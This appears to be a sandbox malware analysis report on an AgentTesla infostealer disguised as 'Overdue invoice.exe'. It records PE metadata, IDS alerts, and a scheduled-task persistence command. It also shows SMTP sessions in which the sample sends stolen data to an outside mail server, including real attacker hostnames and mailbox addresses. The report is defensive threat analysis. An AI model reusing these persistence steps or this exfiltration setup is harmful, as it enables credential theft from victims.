add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7fe40	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x80000	0x345bc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7dea0	0x7e000	False	0.818219866071	data	7.65168574947	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x80000	0x345bc	0x34600	False	0.445009509248	data	6.26427887157	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x802b0	0xc5d8	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x8c888	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x9d0b0	0x94a8	data		
RT_ICON	0xa6558	0x5488	data		
RT_ICON	0xab9e0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0xafc08	0x25a8	data		
RT_ICON	0xb21b0	0x10a8	data		
RT_ICON	0xb3258	0x988	data		
RT_ICON	0xb3be0	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xb4048	0x84	data		
RT_VERSION	0xb40cc	0x33c	data		
RT_MANIFEST	0xb4408	0x1b4	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2015
Assembly Version	1.0.0.0
InternalName	cCjl.exe
FileVersion	1.0.0.0
CompanyName	FCSF
LegalTrademarks	
Comments	
ProductName	Event Transmission
ProductVersion	1.0.0.0
FileDescription	Event Transmission
OriginalFilename	cCjl.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3206.183.111.188497155872840032 05/27/22-12:53:52.919110	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49715	587	192.168.2.3	206.183.111.188

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3206.183.111.188497155872030171 05/27/22-12:53:52.919010	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49715	587	192.168.2.3	206.183.111.188
192.168.2.3206.183.111.188497455872030171 05/27/22-12:54:26.668198	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49745	587	192.168.2.3	206.183.111.188
192.168.2.3206.183.111.188497155872839723 05/27/22-12:53:52.919010	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49715	587	192.168.2.3	206.183.111.188
192.168.2.3206.183.111.188497455872840032 05/27/22-12:54:26.668311	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49745	587	192.168.2.3	206.183.111.188
192.168.2.3206.183.111.188497455872839723 05/27/22-12:54:26.668198	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49745	587	192.168.2.3	206.183.111.188

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 12:53:50.993177891 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:51.123843908 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:51.123989105 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:51.877722979 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:51.918479919 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:51.957850933 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.088825941 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.137103081 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.178985119 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.310087919 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.364459991 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.507563114 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.508352995 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.638927937 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.639225006 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.786659956 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.786880970 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.917552948 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.917664051 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:52.919009924 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.919110060 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:52.919651031 CEST	49715	587	192.168.2.3	206.183.111.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 12:53:52.919720888 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:53:53.050086975 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:53.050416946 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:53.054867029 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:53:53.262171030 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:22.889226913 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:23.023149014 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:23.025516987 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:25.429943085 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:25.444358110 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:25.578612089 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:25.582864046 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:25.717389107 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:25.743762970 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:25.893343925 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:25.893627882 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.028583050 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.028840065 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.177023888 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.218147993 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.500936985 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.634860992 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.634953022 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.668198109 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.668311119 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.668384075 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.668456078 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:54:26.803858042 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.803900957 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.809715033 CEST	587	49745	206.183.111.188	192.168.2.3
May 27, 2022 12:54:26.858817101 CEST	49745	587	192.168.2.3	206.183.111.188
May 27, 2022 12:55:29.490083933 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:55:29.660953045 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:55:29.823596954 CEST	587	49715	206.183.111.188	192.168.2.3
May 27, 2022 12:55:29.823791027 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:55:29.823844910 CEST	49715	587	192.168.2.3	206.183.111.188
May 27, 2022 12:55:29.954498053 CEST	587	49715	206.183.111.188	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 12:53:49.667876959 CEST	49316	53	192.168.2.3	8.8.8.8
May 27, 2022 12:53:50.838224888 CEST	49316	53	192.168.2.3	8.8.8.8
May 27, 2022 12:53:50.942549944 CEST	53	49316	8.8.8.8	192.168.2.3
May 27, 2022 12:54:22.740289927 CEST	58116	53	192.168.2.3	8.8.8.8
May 27, 2022 12:54:22.844952106 CEST	53	58116	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 12:53:49.667876959 CEST	192.168.2.3	8.8.8.8	0xb85e	Standard query (0)	mail.jkudyog.com	A (IP address)	IN (0x0001)
May 27, 2022 12:53:50.838224888 CEST	192.168.2.3	8.8.8.8	0xb85e	Standard query (0)	mail.jkudyog.com	A (IP address)	IN (0x0001)
May 27, 2022 12:54:22.740289927 CEST	192.168.2.3	8.8.8.8	0xf7d3	Standard query (0)	mail.jkudyog.com	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 12:53:50.942549944 CEST	8.8.8.8	192.168.2.3	0xb85e	No error (0)	mail.jkudyog.com		206.183.111.188	A (IP address)	IN (0x0001)
May 27, 2022 12:54:22.844952106 CEST	8.8.8.8	192.168.2.3	0xf7d3	No error (0)	mail.jkudyog.com		206.183.111.188	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 27, 2022 12:53:51.877722979 CEST	587	49715	206.183.111.188	192.168.2.3	220-hulk.rapidns.com ESMTP Exim 4.95 #2 Fri, 27 May 2022 16:23:51 +0530 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 27, 2022 12:53:51.957850933 CEST	49715	587	192.168.2.3	206.183.111.188	EHLO 701188
May 27, 2022 12:53:52.088825941 CEST	587	49715	206.183.111.188	192.168.2.3	250-hulk.rapidns.com Hello 701188 [102.129.143.42] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 27, 2022 12:53:52.178985119 CEST	49715	587	192.168.2.3	206.183.111.188	AUTH login YXNodXRvc2hAamt1ZHlvZy5jb20=
May 27, 2022 12:53:52.310087919 CEST	587	49715	206.183.111.188	192.168.2.3	334 UGFzc3dvcmQ6
May 27, 2022 12:53:52.507563114 CEST	587	49715	206.183.111.188	192.168.2.3	235 Authentication succeeded
May 27, 2022 12:53:52.508352995 CEST	49715	587	192.168.2.3	206.183.111.188	MAIL FROM:<ashutosh@jkudyog.com>
May 27, 2022 12:53:52.638927937 CEST	587	49715	206.183.111.188	192.168.2.3	250 OK
May 27, 2022 12:53:52.639225006 CEST	49715	587	192.168.2.3	206.183.111.188	RCPT TO:<markhung@jingtai.com.vn>
May 27, 2022 12:53:52.786659956 CEST	587	49715	206.183.111.188	192.168.2.3	250 Accepted
May 27, 2022 12:53:52.786880970 CEST	49715	587	192.168.2.3	206.183.111.188	DATA
May 27, 2022 12:53:52.917664051 CEST	587	49715	206.183.111.188	192.168.2.3	354 Enter message, ending with "." on a line by itself
May 27, 2022 12:53:52.919720888 CEST	49715	587	192.168.2.3	206.183.111.188	.
May 27, 2022 12:53:53.054867029 CEST	587	49715	206.183.111.188	192.168.2.3	250 OK id=1nuXbN-000NU7-4h
May 27, 2022 12:54:25.429943085 CEST	587	49745	206.183.111.188	192.168.2.3	220-hulk.rapidns.com ESMTP Exim 4.95 #2 Fri, 27 May 2022 16:24:25 +0530 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 27, 2022 12:54:25.444358110 CEST	49745	587	192.168.2.3	206.183.111.188	EHLO 701188
May 27, 2022 12:54:25.578612089 CEST	587	49745	206.183.111.188	192.168.2.3	250-hulk.rapidns.com Hello 701188 [102.129.143.42] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 27, 2022 12:54:25.582864046 CEST	49745	587	192.168.2.3	206.183.111.188	AUTH login YXNodXRvc2hAamt1ZHlvZy5jb20=
May 27, 2022 12:54:25.717389107 CEST	587	49745	206.183.111.188	192.168.2.3	334 UGFzc3dvcmQ6
May 27, 2022 12:54:25.893343925 CEST	587	49745	206.183.111.188	192.168.2.3	235 Authentication succeeded
May 27, 2022 12:54:25.893627882 CEST	49745	587	192.168.2.3	206.183.111.188	MAIL FROM:<ashutosh@jkudyog.com>
May 27, 2022 12:54:26.028583050 CEST	587	49745	206.183.111.188	192.168.2.3	250 OK
May 27, 2022 12:54:26.028840065 CEST	49745	587	192.168.2.3	206.183.111.188	RCPT TO:<markhung@jingtai.com.vn>
May 27, 2022 12:54:26.177023888 CEST	587	49745	206.183.111.188	192.168.2.3	250 Accepted
May 27, 2022 12:54:26.500936985 CEST	49745	587	192.168.2.3	206.183.111.188	DATA
May 27, 2022 12:54:26.634953022 CEST	587	49745	206.183.111.188	192.168.2.3	354 Enter message, ending with "." on a line by itself
May 27, 2022 12:54:26.668456078 CEST	49745	587	192.168.2.3	206.183.111.188	.
May 27, 2022 12:54:26.809715033 CEST	587	49745	206.183.111.188	192.168.2.3	250 OK id=1nuXbu-000NXK-Rm
May 27, 2022 12:55:29.490083933 CEST	49715	587	192.168.2.3	206.183.111.188	QUIT
May 27, 2022 12:55:29.823596954 CEST	587	49715	206.183.111.188	192.168.2.3	221 hulk.rapidns.com closing connection

Statistics

Behavior



System Behavior

Analysis Process: Overdue invoice.exe PID: **6504**, Parent PID: **5924**

General

Target ID:	0
Start time:	12:53:16
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\Overdue invoice.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Overdue invoice.exe"
Imagebase:	0x520000
File size:	731648 bytes
MD5 hash:	21C2F8CC3F1D71FFB036CA3788A346B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.302129408.0000000003B92000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.302129408.0000000003B92000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.300706050.000000000393F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.300706050.000000000393F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DECCF06	unknown
C:\Users\user\AppData\Roaming\dYXeRswtYBrq.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	68F71E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA306.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	68F77038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Overdue invoice.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1DC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA306.tmp	success or wait	1	68F76A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dYXeRswtYBrq.exe	0	731648	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 11 ce 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 fd 07 00 00 48 03 00 00 00 00 00 fd fd 07 00 00 20 00 00 00 00 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELbH @ @	success or wait	1	68F71B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmpA306.tmp	0	1645	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft .com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationIn	success or wait	1	68F71B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Overdue invoice.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	68F71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	68F71B4F	ReadFile
C:\Users\user\Desktop\Overdue invoice.exe	unknown	731648	success or wait	1	68F71B4F	ReadFile

Analysis Process: schtasks.exe PID: **7056**, Parent PID: **6504**

General

Target ID:	3
Start time:	12:53:33
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dYXeRswtYBrq" /XML "C:\Users\user\AppData\Local\Temp\tmpA306.tmp
Imagebase:	0xf00000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA306.tmp	unknown	2	success or wait	1	F0AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpA306.tmp	unknown	1646	success or wait	1	F0ABD9	ReadFile

Analysis Process: conhost.exe PID: **7088**, Parent PID: **7056**

General

Target ID:	4
Start time:	12:53:34
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Overdue invoice.exe PID: **7124**, Parent PID: **6504**

General

Target ID:	5
Start time:	12:53:34
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\Overdue invoice.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x2f0000
File size:	731648 bytes
MD5 hash:	21C2F8CC3F1D71FFB036CA3788A346B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Overdue invoice.exe PID: **7140**, Parent PID: **6504**

General

Target ID:	7
Start time:	12:53:35
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\Overdue invoice.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xfe0000
File size:	731648 bytes

MD5 hash:	21C2F8CC3F1D71FFB036CA3788A346B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
